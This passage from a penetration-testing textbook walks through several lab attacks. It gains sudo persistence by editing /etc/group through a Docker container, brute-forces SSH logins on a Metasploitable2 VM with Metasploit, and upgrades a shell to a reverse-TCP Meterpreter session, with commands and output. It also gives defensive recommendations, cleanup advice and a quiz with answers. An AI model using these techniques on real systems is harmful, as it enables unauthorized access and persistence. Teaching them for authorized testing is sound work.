Log out of the `mrtux` account on the Ubuntu machine. You're now set up to try the next method.

Method 2 — Add the user to an administrator group

An attacker can perform this attack fully remotely, without having physical access to the victim machine. (And of course, we're assuming that the attacker has already obtained Mr. Tux's password.)

1. Remotely log into the `mrtux` account of the Ubuntu Server machine from either a terminal on the Kali machine or a terminal on your host machine. Run a `sudo -l` command to verify that Mr. Tux has no `sudo` privileges.
2. As Mr. Tux, create a Debian container and install a text editor by repeating *steps 6* and *7* of the *Method 1* procedure. (Since you're creating a new container every time you run this command, the text editor installation isn't persistent.)

3. Now, as Mr. Tux, open the `/etc/group` file of the host machine in `vim`, like so:

```
root@0b9f1129cfea:/# vim /homeroot/etc/group
```

4. On modern Debian and Ubuntu-type systems, membership in the `sudo` group is what grants full `sudo` privileges to users. Look for the line that looks like this, except with your own username instead of mine:

```
sudo:x:27:donnie
```

5. Press the **i** key to enter editing mode, and then add `,mrtux` to the end of the line. It should now look like this:

```
sudo:x:27:donnie,mrtux
```

6. Press the *esc* key to exit editing mode, and then type `:x` to save the file and exit `vim`.
7. As Mr. Tux, type `exit` to shut down the Docker container.
8. To activate Mr. Tux's new group membership, type `exit` again to log out of his account, and then log back into his account. As Mr. Tux, do a `sudo -l` command to verify that he now has `sudo` privileges. Here's what you should see:

```
mrtux@ubuntu25-04:~$ sudo -l
[sudo] password for mrtux:
Matching Defaults entries for mrtux on ubuntu25-04:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/
local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mrtux may run the following commands on ubuntu25-04:
    (ALL : ALL) ALL
mrtux@ubuntu25-04:~$
```

Yes indeed, Mr. Tux now has full `sudo` privileges, for both local and remote access. An additional benefit of this method is that an edit to the `/etc/group` file won't be quite as glaringly obvious as having an additional UID 0 account in the `/etc/passwd` file. On top of all that, you've achieved persistent privileged access to this machine.

Preventing attacks with insecure containers

Now, let's say that you're doing a real penetration test, and you've just used a Docker container to gain `root` user access to the host machine. You'll want to know what to recommend to your client for preventing this from happening during a malicious attack. Here are my suggestions:

- You could recommend setting up Docker in non-`root` mode, so that containers will no longer provide `root` user access to the host filesystem. The main problem with this is that it will make it more difficult to set up containers with networking capabilities. But, it could be an option if you know that your users will never need to set up networked containers, such as when they just need a single container to run a simple application. (Showing you how to do this is beyond the scope of this topic. Please consult the Docker documentation to see how to do it.)
- You can also use `podman`, which runs in non-root mode by default, instead of Docker. Red Hat-type systems use `podman` by default, and it's also available in the repositories of other Linux distros, including Ubuntu. Unfortunately, setting up networked containers with `podman` is just as tricky as setting them up in non-`root` mode Docker.
- The next recommendation is to use **SELinux**, which is a **Mandatory Access Control** (**MAC**) system that will prevent a container from writing to the host machine's filesystem. The coolest part about this is that SELinux provides this protection by default, so you don't have to do anything special with it, other than to ensure that it's in `enforcing` mode. SELinux comes installed and enabled by default on all Red Hat-type systems and SUSE 16 systems, which include:
    - Rocky Linux
    - AlmaLinux
    - Fedora Linux
    - Oracle Enterprise Linux
    - CentOS Stream Linux
    - Red Hat Enterprise Linux
    - SUSE Enterprise 16 Linux
    - openSUSE 16 Linux



SELinux can also be installed on most non-Red Hat and non-SUSE 16 operating systems, including Ubuntu and Debian. If your client isn't running a Red Hat-type system or SUSE 16-type system, recommend installing SELinux.

Installing and configuring SELinux is beyond the scope of this topic. However, you can read more about it in my (Donnie's) *Mastering Linux Security and Hardening* book, which is also available from Packt Publishing.

Also, Ubuntu and older SUSE systems run AppArmor, another type of Mandatory Access Control system, instead of SELinux. (Indeed, AppArmor is running on this Ubuntu Server virtual machine.) Sadly though, AppArmor doesn't offer the same level of protection as SELinux, and does nothing to prevent this type of attack.

If none of the preceding suggestions is feasible, you could recommend that instead of adding Docker users to the `docker` group, just grant them `sudo` privileges for running only certain secure containers. Unfortunately, this won't work well if Docker users need to constantly run or create other containers.

Cleaning up after a penetration test

Every time you perform a penetration test, always take careful notes about any changes that you've made to your client's machines. Once you've finished the test, you'll want to:

- Reverse any configuration changes that you've made
- Delete any user accounts that you've created
- Delete any `cron` jobs that you've created
- Delete any files that you've uploaded

In other words, always set the client's computers back to the state in which you found them. I mean, it's bad enough that you've found vulnerabilities on your client's machines. Leaving your exploits behind so that attackers can take advantage of them would make matters even worse. And of course, always note the vulnerabilities that you've found in the report that you'll create for your client, and provide recommendations about how to fix them.

Summary

We've covered a lot of stuff in this chapter that is both cool and a bit scary. We began with a brief discussion of the different types of privilege escalation attacks. Then, I showed you some demos of the different types of attacks, which included `sudo` configuration errors and bad SUID permissions. After that, I showed you how to exploit a bad Network Filesystem configuration to create your own bad SUID file on a remote server. I then showed you how to exploit a web application vulnerability to gain admin privileges for an unprivileged user account, and then I wrapped things up by showing you how to exploit unsecured Docker containers. Along the way, I showed you ways to make your administrative access persistent, so that you won't have to jump through hacking hoops every time you want to access someone else's server.

I should also mention that even though the Metasploitable2 virtual machine is very old, the techniques that work on it will also work on a modern Linux or Unix distro that's configured improperly. That's evidenced by the fact that these exploits do still happen in real life.

In the next chapter, we'll delve into the mysteries of using Metasploit to help automate your hacking. I'll see you there.

Questions

1. What does the SUID permission do?
    a. Setting SUID on an executable file always grants `root` user permissions to whoever accesses that file.
    b. Setting SUID on an executable file allows anyone who accesses that file to have the same permissions as the user who owns that file.
    c. Setting SUID on an executable file prevents unauthorized users from accessing it.
    d. Setting SUID on an executable file has no effect.
2. You've just found the password for an unprivileged user account and have logged into it. Which of the following commands will tell you if the account has any `sudo` privileges?
    a. `sudo -a`
    b. `visudo`
    c. `su -`
    d. `sudo -l`

3. Which of the following is the most effective way to prevent an unprivileged user from using a Docker container to edit configuration files on the host machine's filesystem?

    a. Add the unprivileged user to the `docker` group.

    b. Create an AppArmor profile for the `docker` daemon.

    c. Create a special SELinux policy for the `docker` daemon.

    d. Just run Docker on a machine that has SELinux in `enforcing` mode.

4. Which of the following is true about exporting NFS filesystems?

    a. Always use the `no_root_squash` option to prevent attackers from running malicious programs.

    b. To prevent the SUID permission from being effective, don't use the `no_root_squash` option.

    c. For users' convenience, always export the entire `/` filesystem.

    d. For users' convenience, always set the SUID permission on executable files.

5. What are the three types of Web Application Firewall? (Choose 3.)

    a. Web-based

    b. Network-based

    c. Client-based

    d. Cloud-based

    e. Host-based

Further reading

- Linux Red Team Privilege Escalation Techniques: `https://hackersploit.org/linux-red-team-privilege-escalation-techniques/`
- GTFOBins—a curated list of Unix binaries that can be used to bypass local security restrictions on misconfigured systems: `https://gtfobins.github.io/`
- Special File Permissions in Linux: SUID, SGID, and Sticky Bit: `https://linuxhandbook.com/suid-sgid-sticky-bit/`
- OWASP ModSecurity project: `https://modsecurity.org/`
- Top 10 Best Web Application Firewalls (WAF) in 2025: `https://cybersecuritynews.com/best-web-application-firewall-waf/`
- Secure Coding Practices: `https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/stable-en/01-introduction/05-introduction`

Answers

1. b
2. d
3. d
4. b
5. b, d, and e

Get this book's PDF version and more

Scan the QR code (or go to `packtpub.com/unlock`). Search for this book by name, confirm the edition, and then follow the steps on the page.





Note: Have your invoice handy. Purchases made directly from the Packt website don't require an invoice.

8

Automate Penetration Testing with Metasploit

You've already seen lots of techniques for scanning and hacking Linux and Unix computers. But, if you think that what you've seen so far is cool, I have to tell you that you haven't seen anything yet.

In this chapter, you'll work with the **Metasploit Framework**, which is a very popular tool for penetration testing. It's already built into Kali Linux, so there's nothing to install. It might seem a bit daunting at first, but fear not. After I walk you through the basics, I hope that you'll agree that it's not as hard as it first seems. Once you master it, you'll find it extremely useful for finding and exploiting vulnerabilities on your clients' servers and workstations. And yes, you can even automate your Metasploit testing with some good, old-fashioned shell scripts.

As always, you'll get some good hands-on practice, using your tools to exploit vulnerabilities in your Metasploitable2 virtual machine.

Topics in this chapter include:

- Introduction to the Metasploit Framework
- Understanding the Metasploit modules
- Getting started with msfconsole
- Using Metasploit with the PostgreSQL database

If you're ready, let's dig in.

Technical requirements

To follow along in this chapter, you will need the following:

- Kali Linux virtual machine
- Metasploitable2 virtual machine
- The same Ubuntu Server virtual machine that you've been using for the previous chapters. (It's the one with the `mrtux` user account.)
- For a couple of exercises, you'll need to create another Ubuntu Server virtual machine. Create a user account for `mrtux` on it, and set his password to `AndreaSterbini`. Configure it to use a host-only adapter, as you've done for the other virtual machines.

You can grab the shell scripts that you'll be using by running:

```
git clone https://github.com/PacktPublishing/Linux-Shell-Scripting-for-
Hackers
```

Introduction to the Metasploit Framework

The Metasploit Framework was created by security researcher H. D. Moore back in 2003 as a Free **Open Source Software** (**FOSS**) project. It's now owned by Rapid7, but Mr. Moore is still the lead architect, and it's still FOSS and free of charge. (For a fee, you can get more bells and whistles and commercial support with Metasploit Pro, but the free-of-charge Framework is all we need for now.)

Think of Metasploit as a Swiss army knife:



Figure 8.1 – A Swiss army knife

A Swiss army knife can't do everything, but it can do a lot. The same can be said of Metasploit, because you can use it for pretty much every stage of the penetration testing process. Here are some of the things that Metasploit can help you do:

- Gather information about the target systems and their users.
- Find weak login credentials for network services such as FTP or SSH.
- Find and exploit vulnerabilities on the target systems.
- Escalate a non-privileged user's access to that of a privileged, administrative user.

Metasploit uses modules to perform its various functions, which are categorized into various module types. Let's look at these modules now.

Understanding the Metasploit modules

There are seven module types, but we'll only work with the four types that are most commonly used. These four module types are:

- **Auxiliary**: You would use auxiliary modules for data gathering, target scanning, or administrative tasks. Some of them can be used to find login passwords, but none of them can perform any actual exploits.
- **Exploits**: As the name suggests, you would use these modules to exploit a vulnerability, such as SQL injection, command injection or privilege escalation, on a target host.
- **Payloads**: A payload is the arbitrary code that you would run to compromise a host machine. These are often used with exploit modules. After using an exploit module to gain initial access to a server or workstation, a hacker would then upload a payload module that would perform some specific function. For example, a hacker could use a payload to create new user accounts, open a shell, or capture users' keystrokes.
- **Post**: Use these to perform an action on a compromised host, such as collecting data about either the comprised host or the network on which the host is located. They can also be used for maintaining persistent access on the compromised machine.

These modules are stored as Ruby scripts in the `/usr/share/metasploit-framework/modules/` directory. Within that directory, you'll see one subdirectory for each of the seven module types:

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules]
└─$ ls -l
total 32
drwxr-xr-x 21 root root 4096 Oct 16 18:25 auxiliary
```

```
drwxr-xr-x 12 root root 4096 Nov 30  2024 encoders
drwxr-xr-x  3 root root 4096 Nov 30  2024 evasion
drwxr-xr-x 21 root root 4096 Oct 16 18:25 exploits
drwxr-xr-x 14 root root 4096 Apr 23 18:48 nops
drwxr-xr-x  6 root root 4096 Nov 30  2024 payloads
drwxr-xr-x 14 root root 4096 Nov 30  2024 post
-rw-r--r--  1 root root  434 Oct  8 17:09 README.md

┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules]
└─$
```

Inside the `auxiliary/` subdirectory, you'll see more subdirectories for different types of scans or information gathering that you'd like to perform, as shown here:

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules]
└─$ ls -l auxiliary
total 116
drwxr-xr-x 49 root root  4096 Oct 16 18:25 admin
drwxr-xr-x  2 root root  4096 Oct 16 18:25 analyze
drwxr-xr-x  2 root root  4096 Oct 16 18:25 bnat
drwxr-xr-x  8 root root  4096 Nov 30  2024 client
drwxr-xr-x  4 root root  4096 Nov 30  2024 cloud
drwxr-xr-x  2 root root  4096 Oct 16 18:25 crawler
drwxr-xr-x 29 root root  4096 Nov 30  2024 dos
-rwxr-xr-x  1 root root  1473 Oct  8 17:09 example.py
-rw-r--r--  1 root root  1777 Oct  8 17:09 example.rb
drwxr-xr-x  2 root root  4096 Oct 16 18:25 fileformat
drwxr-xr-x 10 root root  4096 Nov 30  2024 fuzzers
drwxr-xr-x  2 root root 36864 Oct 16 18:25 gather
drwxr-xr-x  2 root root  4096 Oct 16 18:25 parser
drwxr-xr-x  3 root root  4096 Nov 30  2024 pdf
drwxr-xr-x 93 root root  4096 Apr 23 18:48 scanner
drwxr-xr-x  5 root root  4096 Oct 16 18:25 server
drwxr-xr-x  2 root root  4096 Oct 16 18:25 sniffer
drwxr-xr-x  9 root root  4096 Nov 30  2024 spoof
drwxr-xr-x  5 root root  4096 Nov 30  2024 sqli
```

```
drwxr-xr-x  2 root root  4096 Oct 16 18:25 voip
drwxr-xr-x  5 root root  4096 Nov 30  2024 vsploit

┌──(kali㉿kali)-[/usr/share/metasploit-framework/modules]
└─$
```

The first thing you'll want to attempt is to find user credentials for the target machines, as you did in *Chapter 6, Password Cracking Techniques*. This time, you'll do it from within the `msfconsole`, using a Metasploit scanner module.

Within the `/usr/share/metasploit-framework/modules/auxiliary/scanner/` directory, you'll see more subdirectories for the various network services that might be running on the target machines. As you saw in the `nmap` scan that you performed in *Chapter 6*, the FTP, SSH, and Telnet services are all running on the Metasploitable2 virtual machine. All three of these services use the same login credentials that are used to log into the operating system. So, you can try finding system login credentials by attacking any one of these three network services. Let's try attacking SSH first.

First, view the Ruby scripts in the `/usr/share/metasploit-framework/modules/auxiliary/scanner/ssh/` directory:

```
┌──(kali㉿kali)-[/usr/…/modules/auxiliary/scanner/ssh]
└─$ ls -l
total 116
-rw-r--r-- 1 root root  3831 Oct  8 17:09 apache_karaf_command_execution.
rb
-rw-r--r-- 1 root root  6238 Oct  8 17:09 cerberus_sftp_enumusers.rb
-rw-r--r-- 1 root root  1689 Oct  8 17:09 detect_kippo.rb
-rw-r--r-- 1 root root  4348 Oct  8 17:09 eaton_xpert_backdoor.rb
-rw-r--r-- 1 root root  3090 Oct  8 17:09 fortinet_backdoor.rb
-rw-r--r-- 1 root root  2411 Oct  8 17:09 juniper_backdoor.rb
-rw-r--r-- 1 root root  4198 Oct  8 17:09 karaf_login.rb
-rw-r--r-- 1 root root  5356 Oct  8 17:09 libssh_auth_bypass.rb
-rw-r--r-- 1 root root  5537 Oct  8 17:09 ssh_enum_git_keys.rb
-rw-r--r-- 1 root root  8262 Oct  8 17:09 ssh_enumusers.rb
-rw-r--r-- 1 root root 13106 Oct  8 17:09 ssh_identify_pubkeys.rb
-rw-r--r-- 1 root root 10664 Oct  8 17:09 ssh_login_pubkey.rb
-rw-r--r-- 1 root root  5523 Oct  8 17:09 ssh_login.rb
```

```
-rw-r--r-- 1 root root 11580 Oct  8 17:09 ssh_version.rb

┌──(kali㉿kali)-[/usr/…/modules/auxiliary/scanner/ssh]
└─$
```

Open the `ssh_login.rb` file in `less`, and look at the `Description` stanza, which should look like this:

```
'Description' => %q{
  This module will test ssh logins on a range of machines and
  report successful logins.  If you have loaded a database plugin
  and connected to a database this module will record successful
  logins and hosts so you can track your access.
```

Okay, cool. You now know what this `ssh_login` module does. (If you're wondering about the database that's mentioned here, I'll explain it later.) Before you can put this module to good use, you'll need to know how to work with the `msfconsole`. We'll look at that now.



The `msfconsole`, which we'll talk about next, does have a search function that can help search for modules that meet your specific criteria. However, you have to be very precise with the search terms in order to avoid seeing mostly irrelevant information. So, many times, I personally find it easier to find what I need by just browsing through the `/usr/share/metasploit-framework/modules/` directory.

However, if you've found a certain vulnerability on your target system, you can use the `searchsploit` utility to see if there are exploits for that vulnerability. Then, you can use the `msfconsole` search function to find a module for that exploit. (You'll see how to do that in *Chapter 12, End-to-End Penetration Testing Projects.*)

If you don't already know about existing vulnerabilities, you might be able to use the `local_exploit_suggester` module to find some. (We'll talk about this in just a bit.)

Getting started with msfconsole

The `msfconsole` is the command-line component of Metasploit. There are three ways to use it:

- `msfconsole`: Just typing `msfconsole` on your Kali terminal allows you to enter the interactive mode.

- `msfconsole -r` or `resource`: This allows you to run a Metasploit scenario that you define in a resource file. Use `msfconsole -r` to invoke a resource file from a normal Kali shell. Or, use the `resource` command to invoke a resource file from within the `msfconsole` interactive mode.
- `msfconsole -x`: This allows you to run a Metasploit scenario from a single command on the command-line. You can use these `msfconsole -x` commands within normal shell scripts.

We'll begin by using the interactive mode.

Using msfconsole in interactive mode

In this procedure, you'll enter your commands at the `msfconsole` prompt.

In this exercise, we're ignoring the fact that the `msfadmin` user on the Metasploitable2 machine has full `sudo` privileges. Instead, we'll pretend that `msfadmin` is just a regular, unprivileged user.

1. Enter interactive mode simply by typing `msfconsole`, like this:

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
```

2. After a few informational messages and some ASCII art, you'll finally see the command prompt, which looks like this:

```
msf >
```

3. Now that you're at the `msf >` command prompt, select the Metasploit module that you want to use. To perform the SSH credential scan, use the `use` command to select the `ssh_login` module that you just looked at, like so:

```
msf > use auxiliary/scanner/ssh/ssh_login
```

4. You'll now need to set some scan options. Use the `show options` command to see which ones you need to set. (Unfortunately, I had to cut off the `Description` part to get a clear screenshot.):

```
msf auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to l
   BLANK_PASSWORDS   false            no        Try blank pa
   BRUTEFORCE_SPEED  5                yes       How fast to
   CreateSession     true             no        Create a new
   DB_ALL_CREDS      false            no        Try each use
   DB_ALL_PASS       false            no        Add all pass
   DB_ALL_USERS      false            no        Add all user
   DB_SKIP_EXISTING  none             no        Skip existin
                                                alm)
   PASSWORD                           no        A specific p
   PASS_FILE                          no        File contain
   RHOSTS                             yes       The target h
                                                metasploit.h
   RPORT             22               yes       The target p
   STOP_ON_SUCCESS   false            yes       Stop guessin
   THREADS           1                yes       The number o
   USERNAME                           no        A specific u
   USERPASS_FILE                      no        File contain
   USER_AS_PASS      false            no        Try the user
   USER_FILE                          no        File contain
   VERBOSE           false            yes       Whether to p

View the full module info with the info, or info -d command.

msf auxiliary(scanner/ssh/ssh_login) >
```

Figure 8.2 – View the module options

5. Set the following options:

   - `BRUTEFORCE_SPEED`: The speed at which you want to conduct the scan.
   - `PASS_FILE`: The list of passwords that you want to use. In this case, you'll use the `metasploitable_cewl_wordlist_2.txt` file that you created in *Chapter 6*.
   - `RHOSTS`: The target or the list of targets that you want to scan. For our present purposes, just set this to the IP address of your Metasploitable2 machine.
   - `STOP_ON_SUCCESS`: If set to `true`, the scan will stop after the first valid login credential is found.
   - `USER_AS_PASS`: If set to `true`, this module will look for any password that is the same as the login name.
   - `USER_FILE`: The list of usernames that you want to attack. In this case, you'll use the `metasploitable_users.txt` file that you created in *Chapter 6*.
   - `VERBOSE`: This will show the unsuccessful login attempts.

Use the `set` command to set these options, like so:

```
msf auxiliary(scanner/ssh/ssh_login) > set BRUTEFORCE_SPEED 1

msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE metasploitable_
cewl_wordlist_2.txt

msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.102

msf auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true

msf auxiliary(scanner/ssh/ssh_login) > set USER_FILE metasploitable_
users.txt

msf auxiliary(scanner/ssh/ssh_login) > set VERBOSE true

msf auxiliary(scanner/ssh/ssh_login) > set USER_AS_PASS true
```

Note that I set the `BRUTEFORCE_SPEED` to the minimum value of `1`. That's because—for me at least—any higher setting would cause OpenSSH on the target machine to abort the scan. (Feel free to experiment with higher settings if you like, because it might work for you with a higher setting.)

Also, note that the `RHOSTS` option can be set to an individual IP address, as you saw in the above example, a range of IP addresses, a whole network address, or multiple individual IP addresses.



Setting it to a single IP address looks like this:

```
RHOSTS 192.168.56.102
```

Setting it to a range of addresses looks something like this:

```
RHOSTS 192.168.56.102-192.168.56.112
```

Setting it to a network address looks something like this:

```
RHOSTS 192.168.56.0/24
```

Setting it to multiple individual IP addresses looks something like this:

```
RHOSTS 192.168.56.102 192.168.56.112
```

6. Type `run` to start the scan. With the above settings, the results should look like this:

```
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.102:22 - Starting bruteforce

[+] 192.168.56.102:22 - Success: 'msfadmin:msfadmin'
'uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),
30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),
119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server
#1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '

[!] No active DB -- Credential data will not be saved!
[*] SSH session 1 opened (192.168.56.101:43723 -> 192.168.56.102:22)
at 2025-10-18 16:20:06 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >
```

7. This scan completed very quickly, only because you found an account that uses its username for its password. Of course, you won't always get that lucky. To see how it goes when you're not that lucky, disable the `USER_AS_PASS` option.

```
msf auxiliary(scanner/ssh/ssh_login) > set USER_AS_PASS false
```

8. Type `run` to run the scan. This time, your results should look like this:

```
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.102:22 - Starting bruteforce
[-] 192.168.56.102:22 - Failed: 'msfadmin:Injection'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.56.102:22 - Failed: 'msfadmin:Mutillidae'
[-] 192.168.56.102:22 - Failed: 'msfadmin:JavaScript'
[-] 192.168.56.102:22 - Failed: 'msfadmin:PeterThoeny'
[-] 192.168.56.102:22 - Failed: 'msfadmin:Security'
[-] 192.168.56.102:22 - Failed: 'msfadmin:password'
[-] 192.168.56.102:22 - Failed: 'msfadmin:Register'
[-] 192.168.56.102:22 - Failed: 'msfadmin:security'
```

```
[+] 192.168.56.102:22 - Success: 'msfadmin:msfadmin'
'uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),
29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),
112(admin),119(sambashare),1000(msfadmin) Linux metasploitable
2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '

[*] SSH session 2 opened (192.168.56.101:35409 -> 192.168.56.102:22)
at 2025-10-18 16:36:05 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >
```

You still found the credentials for the `msfadmin` user, except that this time you had to actually scan through the password list in order to do it.



The advantage of using this Metasploit module is that, unlike the `hydra` utility that you used in *Chapter 6*, it still works with the old-style host keys that are used in the Metasploitable2 machine. Also, there is a `THREADS` setting in the `ssh_login` module that allows you to run parallel login attempts. But, unlike `hydra`, the `ssh_login` module only allows you to run one thread per target host. So, if you're only scanning one target, setting `THREADS` to a higher number will have no effect.

9. An option that we haven't looked at yet is the `CreateSession` option, which is set to `true` by default. This means that every time that `ssh_login` finds a valid set of login credentials, it will log into the target machine and open an SSH session. In this case, we've run `ssh_login` twice, so we now have two sessions, both of which are for the `msfadmin` user. And, if you set `RHOSTS` to scan more than one IP address, separate sessions will be opened for each IP address for which valid login credentials have been found. To see the open sessions, use the `sessions` command, like so:

```
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
```

```
  --  ----  ----         -----------  ----------
  1         shell linux  SSH kali @   192.168.56.101:46023 ->
192.168.56.102:22 (192.168.56.102)

  2         shell linux  SSH kali @   192.168.56.101:34687 ->
192.168.56.102:22 (192.168.56.102)

msf auxiliary(scanner/ssh/ssh_login) >
```

10. Choose to interact with Session 1, like this:

```
msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
```

11. You won't see a command prompt come up, but you can enter commands that don't require a full terminal environment. For example, you won't be able to use a text editor, because text editors won't work properly without a full terminal environment. However, you can enter commands that will help you obtain information about the system. Enter the `id`, `uname -a`, and `ps aux` commands to see what happens:

```
msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),
24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),
107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
cat /etc/os-release
cat: /etc/os-release: No such file or directory
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME
COMMAND
root         1  0.0  0.3   2844  1692 ?        Ss   14:46   0:00 /
sbin/init
root         2  0.0  0.0      0     0 ?        S<   14:46   0:00
[kthreadd]
root         3  0.0  0.0      0     0 ?        S<   14:46   0:00
```

```
[migration/0]
root         4  0.0  0.0      0     0 ?        S<   14:46   0:00
[ksoftirqd/0]
. . .
. . .
root      4807  0.0  0.4   8052  2396 ?        Ss   14:55   0:00
sshd: msfadmin [priv]
msfadmin  4809  0.0  0.2   8052  1532 ?        R    14:55   0:00
sshd: msfadmin@notty
msfadmin  4816  0.0  0.3   4504  1676 ?        Rs   14:55   0:00
-bash
msfadmin  4875  0.0  0.1   2644  1008 ?        R    15:07   0:00 ps
aux
```

12. Type `exit` to exit from Session 1.
13. Next, you'll upgrade Session 2 to a Meterpreter session. (I'll explain more about Meterpreter in just a bit.) Upgrade the session by doing:

```
msf auxiliary(scanner/ssh/ssh_login) > sessions -u 2

[*] Executing 'post/multi/manage/shell_to_meterpreter' on
session(s): [2]
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.101:4433
[*] Sending stage (1062760 bytes) to 192.168.56.102
[*] Meterpreter session 3 opened (192.168.56.101:4433 ->
192.168.56.102:41015) at 2025-10-26 15:17:27 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf auxiliary(scanner/ssh/ssh_login) >
```

14. View your active sessions, as you did before in *step 8*:

```
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type                   Information
Connection
```

```
  --  ----  ----                  -----------
----------
   2         shell linux            SSH kali @ 192.168.56.101:33795
-> 192.168.56.102:22 (192.168.56.102)

  3         meterpreter x86/linux  msfadmin @ metasploitable.
localdomain  192.168.56.101:4433 -> 192.168.56.102:41015
(192.168.56.102)

msf auxiliary(scanner/ssh/ssh_login) >
```

15. You see that Meterpreter is open in Session 3. Interact with Session 3, like so:

```
msf auxiliary(scanner/ssh/ssh_login) > sessions -i 3

[*] Starting interaction with 3...

meterpreter >
```

Before we continue to the next step, allow me to explain what Meterpreter is and how it can help you in a penetration test.

Meterpreter is an executable payload module that gets uploaded to the target machine. The main benefits of using Meterpreter instead of a normal shell session are:

- Meterpreter is stealthier because it runs entirely from system memory. Other than the initial payload file that you uploaded, nothing gets written to the disk of the target machine.
- Meterpreter uses an encrypted communication link between the attacker machine and the target machine, which makes it a bit harder for security administrators to notice quickly. (Of course, an SSH connection is also encrypted, so that doesn't matter for our present purposes. However, it might matter if you have to use either the `ftp_login` or `telnet_login` module to attack either FTP or Telnet, since both of those protocols are normally unencrypted.)

Meterpreter has built-in commands that can help exploit the target system. (I'll explain more about these commands after the next step.) To do these types of exploits in a normal shell session, you'd need to create your own custom scripts.

The downside is that Meterpreter is much more useful on Windows targets than it is on Linux targets. There's a whole lot more cool stuff that Meterpreter can do on Windows than it can do on Linux. Here are a few things that the Windows version can do that the Linux version can't:

- Capture keystrokes from the victim machine.
- Create a **golden Kerberos** ticket that allows hackers to bypass normal authentication methods.
- Allow a hacker to view a remote user's desktop in real time.
- Create user accounts on the victim machine in order to allow backdoor access for the hacker.

Okay, let's go on to the next step.

16. At the `meterpreter` prompt, type `help` to view the available Meterpreter commands:

```
meterpreter > help

Core Commands
=============

    Command             Description
    -------             -----------
    ?                   Help menu
    background          Backgrounds the current session
. . .
. . .
Stdapi: Mic Commands
====================

    Command             Description
    -------             -----------
    listen              listen to a saved audio recording via audio
player

    mic_list            list all microphone interfaces

    mic_start           start capturing an audio stream from the
target mic
```

```
    mic_stop            stop capturing audio


Stdapi: Audio Output Commands
=============================

    Command             Description
    -------             -----------
    play                play a waveform audio file (.wav) on the
target system

For more info on a specific command, use <command> -h or help
<command>.

meterpreter >
```

17. I can't possibly explain all of the available Meterpreter commands, but that's okay. Many of them are pretty much the same as normal Linux/Unix commands, so you shouldn't have any trouble figuring them out. To see information about using the other commands, try typing `help`, followed by the command name. (Be aware, though, that not every command has `help` information.) Now, go ahead and view the help information for the `load` command, like this:

```
meterpreter > help load
Usage: load ext1 ext2 ext3 ...

Loads a meterpreter extension module or modules.

OPTIONS:

    -h  Help menu.
    -l  List all available extensions.

meterpreter >
```

18. As you see, the `load` command will load one or more Meterpreter extensions, which will give Meterpreter more functionality. View the list of available extensions, like so:

```
meterpreter > load -l
sniffer
stdapi
meterpreter >
```

19. Try to load both of these extensions:

```
meterpreter > load sniffer stdapi
Loading extension sniffer...Success.
[!] The "stdapi" extension has already been loaded.
meterpreter >
```

20. The `stdapi` extension was already loaded, because it gets loaded by default when you invoke a Meterpreter session. So, all we had to do here was load the `sniffer` extension. Enter the `help` command again to see if there are any new commands. At the bottom of the output, you'll see the `Sniffer Commands` section. These commands are for capturing network traffic on the target machine. Here's what the new set of commands looks like:

```
. . .
. . .

Sniffer Commands
================

    Command                   Description
    -------                   -----------
    sniffer_dump              Retrieve captured packet data to PCAP
file
    sniffer_interfaces        Enumerate all sniffable network
interfaces
    sniffer_release           Free captured packets on a specific
interface instead of downloading them
    sniffer_start             Start packet capture on a specific
interface
    sniffer_stats             View statistics of an active capture
    sniffer_stop              Stop packet capture on a specific
interface
```

```
For more info on a specific command, use <command> -h or help
<command>.

meterpreter >
```



A lot of the Meterpreter commands, such as all of the `sniffer` commands, require you to have `root` user privileges on the target machine. So, these `sniffer` commands won't work for you just yet.

